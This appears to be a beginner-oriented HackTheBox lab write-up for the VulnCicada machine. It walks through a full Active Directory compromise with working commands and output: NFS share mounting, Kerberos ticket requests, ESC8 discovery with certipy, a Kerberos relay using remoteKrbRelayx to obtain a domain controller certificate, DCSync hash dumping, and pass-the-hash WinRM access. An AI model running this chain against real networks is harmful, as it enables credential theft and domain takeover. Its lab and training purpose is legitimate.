HTB VulnCicada Machine Walkthrough | Easy HackTheBox Guide for Beginners
Welcome to the WhyWriteUps articles, where we explain every step we made and why we made it. I have been solving machines for quite a bit of time, and most of the walkthroughs I have ever read are just commands and I think that most of the people who are reading those walkthroughs do not understand the commands they are using, so I wanted to fix that. I want beginners to understand what they are doing and why they are doing it.
Since this box is part of the CPTS Preparation Track, I have included references to the corresponding HTB Academy modules alongside each vulnerability, bridging the gap between theory and practical exploitation.

Synopsis
VulnCicada is a Medium Windows Active Directory machine that involves discovering a password inside an image on a public share. With that password an attacker is able to discover that the machine is vulnerable to ESC8 and can use Kerberos relaying to bypass self-relay restrictions in order to get a certificate as the machine account itself. With this new certificate, we are able to dump the hashes of the Administrator user and thus compromise the whole domain.
We will start our enumeration by ping command to check if the host is alive.
1
2
3
ping 10.129.234.48

64 bytes from 10.129.234.48: icmp_seq=1 ttl=127 time=96.7 ms
We received a response meaning the host is alive. Let’s run nmap scan.
1
sudo nmap 10.129.234.48 -sV -sC -p- -oA vulncicada -min-rate=5000
Breakdown of the command:
nmap 10.129.234.48 - providing IP address of the target.
-sV -sC - Tells nmap to run service version enumeration and also other default scripts.
-p- - scans all ports to make sure we don’t miss anything.
-oA vulncicada - saves the result in all three formats under vulncicada name.
-min-rate=5000 - No slower rate than 5000 packets per second (pretty fast)

The Nmap scan revealed domain name: cicada.vl and domain controller name: DC-JPQ225.cicada.vl so we are going to add them to our /etc/hosts file like this:
1
10.129.234.48 cicada.vl DC-JPQ225.cicada.vl
The Nmap scan also shows many open ports, including NFS service in 111 and 2049 ports and HTTP service in 80 port. Visiting the web shows us the default page for Windows Server. Let’s run gobuster to discover pages and directories using this command:
1
gobuster dir -u http://cicada.vl:80/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
NFS Enumeration
While this runs, we can start enumerating other services. The nmap also shows us NFS (Network File System), which is uncommon for Windows servers, so let’s quickly check if we can access any useful resources using this service. To do so, we will be using the showmount command to enumerate available NFS shares:
1
2
3
showmount -e 10.129.234.48
Export list for 10.129.17.130:
/profiles (everyone)
If you don’t have
showmountcommand, we can install the tool to debian-based systems using this command:sudo apt install nfs-common.
The output shows /profiles share is available to everyone in the network, let’s now mount the share to our localhost using the mount command.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ mkdir target-NFS
$ sudo mount -t nfs 10.129.234.48:/ ./target-NFS/ -o nolock
$ cd target-NFS
$ tree

.
└── profiles
    ├── Administrator
    │   ├── Documents  [error opening dir]
    │   └── vacation.png
    ├── Daniel.Marshall
    ├── Debra.Wright
    ├── Jane.Carter
    ├── Jordan.Francis
    ├── Joyce.Andrews
    ├── Katie.Ward
    ├── Megan.Simpson
    ├── Richard.Gibbons
    ├── Rosie.Powell
    │   ├── Documents  [error opening dir]
    │   └── marketing.png
    └── Shirley.West

15 directories, 2 files
Breakdown of the main command:
sudo mount - mount command, which helps with mounting directories with file systems, using root privileges.
-t nfs - type of filesystem being mounted locally, specified nfs for NFS service.
10.129.234.48:/ - specifying the target IP address and the path to which share we just choose / root, meaning to mount everything instead of just /profiles/ you can add it if you want, but it makes no difference for our goal.
./target-NFS/ - specifying which directory in our localhost the filesystem will be mounted.
-o nolock - specifying no lock option, you can read more about NFS locking here
As you can see, the tree command helps us identify directories and files. It looks like the NFS share is exposing the target’s C:\Users directory, but there are only two interesting files, which are vacation.png and marketing.png. We can try to extract useful information from those files.
We can also see errors opening the Documents folder in two users’ home directories, it might be a permission error.
Looking at marketing.png, we can see a sticky note with the potential password Cicada123 since we found it from the Rosie.Powell home directory, let’s try the password for this user.

1
netexec smb cicada.vl -u 'Rosie.Powell' -p 'Cicada123' -k
We are using the netexec tool to check the credentials. As you can see, we specified the protocol to authenticate against and the credentials for user Rosie.Powell, lastly we also gave the -k argument, which is telling the tool to use Kerberos authentication.
We are using Kerberos because NTLM is disabled, as shown in the result of the command.
NFS enumeration and extracting information is a well-documented module in CPTS FootPrinting -> NFS
ESC8 with Kerberos
ESC8 Explanation and Enumeration
Running Bloodhound for this domain didn’t show us anything interesting. Looking back at our gobuster command result, we can see /certsrv this page is associated with (AD CS) Active Directory Certificate Services Web Enrollment, which allows us to interact with Certificate Services through web services. This is a potential vulnerability.
1
2
/.                    (Status: 200) [Size: 703]
/certsrv              (Status: 401) [Size: 1293]
Let’s use certipy-ad to identify any vulnerabilities in AD CS.
But using the certipy-ad tool, we should request TGT (Ticket Granting Ticket) for our user Rosie.Powell since we are using Kerberos authentication.
1
2
3
4
5
6
$ impacket-getTGT cicada.vl/Rosie.Powell:'Cicada123' -dc-ip 10.129.234.48
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Rosie.Powell.ccache

$ export KRB5CCNAME=Rosie.Powell.ccache
Breakdown of the command:
impacket-getTGT - using the impacket tool to request the TGT.
cicada.vl/Rosie.Powell:'Cicada123' - specifying the [domain/]username[:password]
-dc-ip 10.129.234.48 - specifying the Domain Controller IP, which is the target itself.
The output of the command shows that the TGT is saved in the Rosie.Powell.ccache file. After that, we exported this file to our KRB5CCNAME environment variable, which tools look for to know where the ticket is saved in the system. This command will not persist throughout terminal sessions.
We can use this command to install the certipy-ad tool if not already installed:
1
pip3 install certipy-ad
Scroll down to the ESC8 Exploitation and Enumeration part for setting up the Python environment.
1
certipy-ad find -dc-ip 10.129.234.48 -vulnerable -u 'Rosie.Powell' -p 'Cicada123' -stdout -k -target DC-JPQ225.cicada.vl
Breakdown of the command:
certipy-ad find - the tool for enumerating and attacking AD CS, find here is a subcommand to enumerate the AD CS environment.
-dc-ip 10.129.234.48 - specifying the Domain Controller IP address.
-vulnerable - telling the tool to only print vulnerable templates/configurations.
-u 'Rosie.Powell' - specifying the username to authenticate with
-p 'Cicada123' - specifying the password for the username we specified above.
-stdout - telling the tool to print the output to the terminal instead of saving it to a file.
-k - specifying to use Kerberos authentication.
-target DC-JPQ225.cicada.vl - specifying the domain controller name, which is necessary for Kerberos authentication
The Result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 18DC3E03D697ADA74B0ECAF249A3A3A9
    Certificate Validity Start          : 2026-04-08 14:46:52+00:00
    Certificate Validity End            : 2526-04-08 14:56:52+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
The certipy-ad command shows that the target AD CS is vulnerable to ESC8 vulnerability
As you can see in the results, the target is vulnerable to ESC8 vulnerability, and in the description we can read Web Enrollment is enabled over HTTP, ESC8 vulnerability occurs when requesting certificates is allowed through the web interface and weak configurations are made to allow relaying authentication from one host to another.
HTTP transmits data in plaintext and provides no protection against relay attacks so we can easily relay authentication attempt coming from one host to Web Enrollment service and obtain certificate for user that we relayed authentication attempt for, it might even work with HTTPS if the EPA (Extended Protection for Authentication) is disabled, when encrypting the communication with TLS, there is something called Channel Binding Token (CBT) — essentially a fingerprint of the TLS session and if EPA is enabled, the server explicitly checks if the CBT in the authentication is the same if not, reject the request while when this is disabled, it does not matter if the CBT is different enabling us to relay the authentication attempt successfully.
But where do we get the authentication attempt? Throughout the history of Windows, there have been vulnerabilities like PrinterBug and Petitpotam that allow us to force a target system to authenticate against our host, and we can relay this authentication attempt to Web Enrollment, obtaining a certificate for the target system if the requirements are satisfied.
ESC8 Exploitation
Most of the time, ESC8 is exploited with NTLM authentication, but in our case, it is disabled. Instead, we have to use Kerberos authentication, which has the same process but does require other kinds of tools like krbrelay but instead of using this tool, we will try remoteKrbRelayx which is a Python version of RemoteKrbRelay. It can automate the process of exploiting ESC8, relaying the authentication, and trying the different bugs at the same time. Let’s quickly install this tool to our localhost:
1
2
3
git clone https://github.com/OleFredrik1/remoteKrbRelayx
cd remoteKrbRelayx
pip3 install -r requirements.txt
You might need a separate Python environment to install the required packages with pip3. You can quickly set up a Python environment using this command:
1
2
python3 -m venv .venv
SeverSerenity@htb[/htb]$ source .venv/bin/activate
After installation is successfully completed, we will execute this command:
1
2
3
4
5
6
7
python3 remoteKrbRelayx.py 'cicada.vl/Rosie.Powell:Cicada123@DC-JPQ225.cicada.vl' \
  -relay-target 'http://dc-jpq225.cicada.vl/certsrv/' \
  -local-ip 10.10.16.121 \
  -k \
  -adcs \
  -template DomainController \
  -victim dc
Breakdown of the command:
python3 remoteKrbRelayx.py 'cicada.vl/Rosie.Powell:Cicada123@DC-JPQ225.cicada.vl' - Your credentials and the target to coerce. The tool connects to the DC as Rosie.Powell using Kerberos to trigger the DCOM/RPC coercion.
-relay-target 'http://dc-jpq225.cicada.vl/certsrv/' - Where to relay the coerced authentication—the ADCS web enrollment endpoint.
-local-ip 10.10.16.121 - Your tun0 IP—where the DC should call back to. The tool sets up its RPC listener here.
-k - Use Kerberos for authenticating to the DC when triggering the coercion, instead of NTLM.
-adcs - Tells the tool to perform ADCS certificate enrollment after the relay succeeds, instead of generic relay actions.
-template DomainController - The certificate template to request. The DomainController template allows DC machine account authentication.
-victim dc - The account to impersonate—shorthand for the DC machine account, we can perform DCSync with this account.
The result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$ python3 remoteKrbRelayx.py 'cicada.vl/Rosie.Powell:Cicada123@DC-JPQ225.cicada.vl' \
    -relay-target 'http://dc-jpq225.cicada.vl/certsrv/' \
    -local-ip 10.10.16.121 \
    -k \
    -adcs \
    -template DomainController \
    -victim dc
[*] Setting up RPC Server on port 135
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] Got kerberos auth for spn HOST/dc-jpq225.cicada.vl
[*] Starting attack against http://dc-jpq225.cicada.vl
[*] HTTP server returned status code 200, treating as a successful login
[-] DCOM SessionError: unknown error code: 0x80070001. Note that DCOM errors also happens during successful relays.
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 88
[*] Writing PKCS#12 certificate to ./dc.pfx
[*] Certificate successfully written to file
[*] Shutting down RPC Server
As you can see, the tool automated all the processes and gave us a certificate for Domain Controller dc.pfx. We have to convert this certificate to TGT using the Pass the Certificate technique. To do so, we will be using gettgtpkinit.py
Let’s install this tool using those commands:
1
2
git clone https://github.com/dirkjanm/PKINITtools.git && cd PKINITtools
pip3 install -r requirements.txt
As I mentioned before, you might need a Python environment for this. Once installation is done, we will use this command to get the TGT. We have to specify the location of dc.pfx correctly.
1
2
3
4
5
6
7
$ python3 gettgtpkinit.py -cert-pfx ../remoteKrbRelayx/dc.pfx -dc-ip 10.129.234.48 'cicada.vl/DC-JPQ225$' /tmp/dc.ccache

2026-04-10 01:23:45,416 minikerberos INFO     Loading certificate and key from file
2026-04-10 01:23:45,718 minikerberos INFO     Requesting TGT
2026-04-10 01:24:05,140 minikerberos INFO     AS-REP encryption key (you might need this later):
2026-04-10 01:24:05,140 minikerberos INFO     952043212df1800128ce091e2290b22ed1cd6f29b9e5acf88108090841980ac8
2026-04-10 01:24:05,142 minikerberos INFO     Saved TGT to file
Breakdown of the command:
python3 gettgtpkinit.py - executing the script we installed.
-cert-pfx ../remoteKrbRelayx/dc.pfx - providing the certificate we obtained for the domain controller.
-dc-ip 10.129.234.48 - The domain controller’s IP to request the TGT from.
'cicada.vl/DC-JPQ225$' - The identity you’re authenticating as—the DC machine account (DC-JPQ225$). The $ suffix denotes a machine account in Active Directory.
/tmp/dc.ccache - the output file for the TGT.
Now that we got the TGT as shown in the output of the command, we can perform a DCSync attack with this ticket. Let’s first import it to our KRB5CCNAME variable and then use the impacket-secretsdump script to dump the hashes.
1
2
3
4
5
6
export KRB5CCNAME=/tmp/dc.ccache
impacket-secretsdump -k -no-pass -dc-ip 10.129.234.48 -just-dc-user Administrator 'cicada.vl/DC-JPQ225$'@DC-JPQ225.cicada.vl
<SNIP>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
We were successful in dumping the administrator user hash, now let’s connect to WinRM using this hash, but we have to use Kerberos authentication here too.
We will first request TGT for Administrator using the hash we dumped.
1
2
3
4
$ impacket-getTGT cicada.vl/Administrator -hashes aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87 -dc-ip DC-JPQ225.cicada.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache
Here we just specified hash instead of cleartext password, other parts of the command are explained in the above similar command. Now we just have to export the ticket and connect to the WinRM service using this command:
1
2
3
4
5
$ export KRB5CCNAME=Administrator.ccache
$ evil-winrm -i DC-JPQ225.cicada.vl -r cicada.vl
<SNIP>
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\dc-jpq225\profiles$\Administrator\Documents> whoami
cicada\administrator
We can see that we are successfully connected as the administrator user and grab both user.txt and root.txt from C:\Users\Administrator\Desktop.
ESC8 is the only AD CS vulnerability that is documented in CPTS module Password Attacks -> Pass The Certificate but the example is shown with NTLM authentication, this box shows it with Kerberos authentication. It’s worth noting down the tools and attack description.
This write-up is part of my WhyWriteUps series — where I share not only the steps I took, but the lessons I learned along the way.
If you enjoyed this walkthrough of HTB VulnCicada, stick around for more boxes and stories. We all start somewhere — this is just the beginning.
━━━━━━━━━━━━━━
WhyWriteUps
Learn. Hack. Share.
━━━━━━━━━━━━━━